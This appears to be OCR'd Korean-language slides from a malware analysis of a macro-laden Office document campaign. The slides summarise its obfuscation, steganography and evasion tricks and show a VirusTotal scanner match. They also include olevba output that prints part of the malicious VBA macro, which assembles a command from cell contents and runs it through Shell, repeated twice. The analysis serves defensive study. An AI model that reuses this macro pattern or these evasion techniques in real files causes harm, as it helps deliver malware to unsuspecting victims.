
- Campaign
  - 오피스문서 + 매크로로 배포
  - 난독화된 vba/batch/powershell scripts
  - 중간 중간 정상 값(국가번호, 시스템언어 등)을 복호화에 포함. 즉 타겟 대상군 시스템 외에는 실행 되지 않음
  - Public image hosting 서비스 + Steganography
  - In-memory DLL loading (no disk-write == filter driver 감지 불가)
  - 많은 anti-detection/automation 트릭
  - 웹서버를 잠시만 열고 바로 닫으며 진짜 victim에게만 next stage payload 전달하려는 노력

이것이 대세란 말인가?!

- 다른 샘플들을 받아보았습니다.
  - app.any.run 에서 #macro 가진 xls/doc 파일 조사


다른 케이스 1

- e6f4f73a0d16c9f5342869529ef80aa8b72629cecd249ef67dee98e2f8418304
  - https://app.any.run/tasks/b84fea0b-b492-4e23-93fe-ff3e60f971f7/




다른 케이스 1

- 외양은 보통 문서, 매크로 포함




다른 케이스 1

- 일단 현재는 진단이 많이 되는데요



다른 케이스 1

- VT엔 “이 때는 진단이 낮았다”고 이르는 일름보 봇이 돌아다닙니다



thor

5 days ago

Signature Match - THOR APT Scanner

Detection

Detection
==========
Rule: SUSP_OfficeDoc_Macro_Indicator_Jun19_1
Rule Set: Suspicious Indicators 2
Rule Type: -
Description: -
Reference: -
Author: -
Score: -

Detection Snapshot
==========
Detection Timestamp: 2019-08-22 09:15
AV Detection Ratio: 5 / 59
LOW AV DETECTION
#macro #indicator #SuspiciousIndicators2 #SUSP_OfficeDoc_Macro_Indicator_Jun19_1

More information: https://www.nextron-systems.com/notes-on-virustotal-matches/
Please report interesting findings via Twitter @thor_scanner

다른 케이스 1

- 똑같이 코드 뜯어냄

```
C:\Users\jz\Desktop\work\malware\susp>olevba -c FT_BONIFICO_2019_08_84_87.xlsxx
olevba 0.53.1 - http://decalage.info/python/oletools
Flags        Filename
-----------  -----------------------------------------------------------------
OLE:MAS-H--- FT_BONIFICO_2019_08_84_87.xlsxx
===============================================================================
FILE: FT_BONIFICO_2019_08_84_87.xlsxx
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO Questa_cartella_di_lavoro.cls
in file: FT_BONIFICO_2019_08_84_87.xlsxx - OLE stream: u'_VBA_PROJECT_CUR/VBA/Questa_cartella_di_lavoro'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Const constconst = 214

Sub Archie()
    UserForm1.Show
End Sub


Function vectors()
givi = Left(fgjkd, constconst)
piki = Pixel(fgjkd, constconst)
vectors = piki & tlah(3, 1) & givi
End Function
Public Function Pixel(rng As String, cnt As Long)
Pixel = Right(rng, Len(rng) - cnt)
End Function
Function fgjkd()
ligas = "" + ""
For i = 6 To 14
ligas = ligas + AAx(Cells(i, 4))
Next i
fgjkd = ligas
End Function
Sub PrivateSub()
If msoEncodingAutoDetect > 4000 Then PrivateFunction = Shell(vectors, xlCategoryLabelLevelAll + 1): Archie: ActiveWindow.Close savechanges:
End Sub

Private Function tlah(x, y As Integer)
bermuda = Cells
tlah = bermuda(x, y)
End Function
Function AAx(ByVal AAxText As String) As String
Dim modulem As Integer

Dim searche As Integer
Dim sselect As Integer
Dim casecase() As Integer
```

다른 케이스 1


```
18
19  Function vectors()
20      givi = Left(fgjkd, constconst)
21      piki = Pixel(fgjkd, constconst)
22      vectors = piki & tlah(3, 1) & givi
23  End Function
24  Public Function Pixel(rng As String, cnt As Long)
25      Pixel = Right(rng, Len(rng) - cnt)
26  End Function
27
28  Function fgjkd()
29      ligas = "" + ""
30      For i = 6 To 14
31          ligas = ligas + AAx(Cells(i, 4))
32      Next i
33      fgjkd = ligas
34  End Function
35
36  Sub PrivateSub()
37  If msoEncodingAutoDetect > 4000 Then PrivateFunction = Shell(vectors, xlCategor
38  End Sub
39
40  Private Function tlah(x, y As Integer)
41  bermuda = Cells
```

다른 케이스 1

```
18
19  Function vectors()
20      givi = Left(fgjkd, constconst)
21      piki = Pixel(fgjkd, constconst)
22      vectors = piki & tlah(3, 1) & givi
23  End Function
24  Public Function Pixel(rng As String, cnt As Long)
25      Pixel = Right(rng, Len(rng) - cnt)
26  End Function
27
28  Function fgjkd()
29      ligas = "" + ""
30      For i = 6 To 14
31          ligas = ligas + AAx(Cells(i, 4))
32      Next i
33      fgjkd = ligas
34  End Function
35
36  Sub PrivateSub()
37  If msoEncodingAutoDetect > 4000 Then PrivateFunction = Shell(vectors, xlCategor
38  End Sub
39
40  Private Function tlah(x, y As Integer)
41  bermuda = Cells
```

???


다른 케이스 1



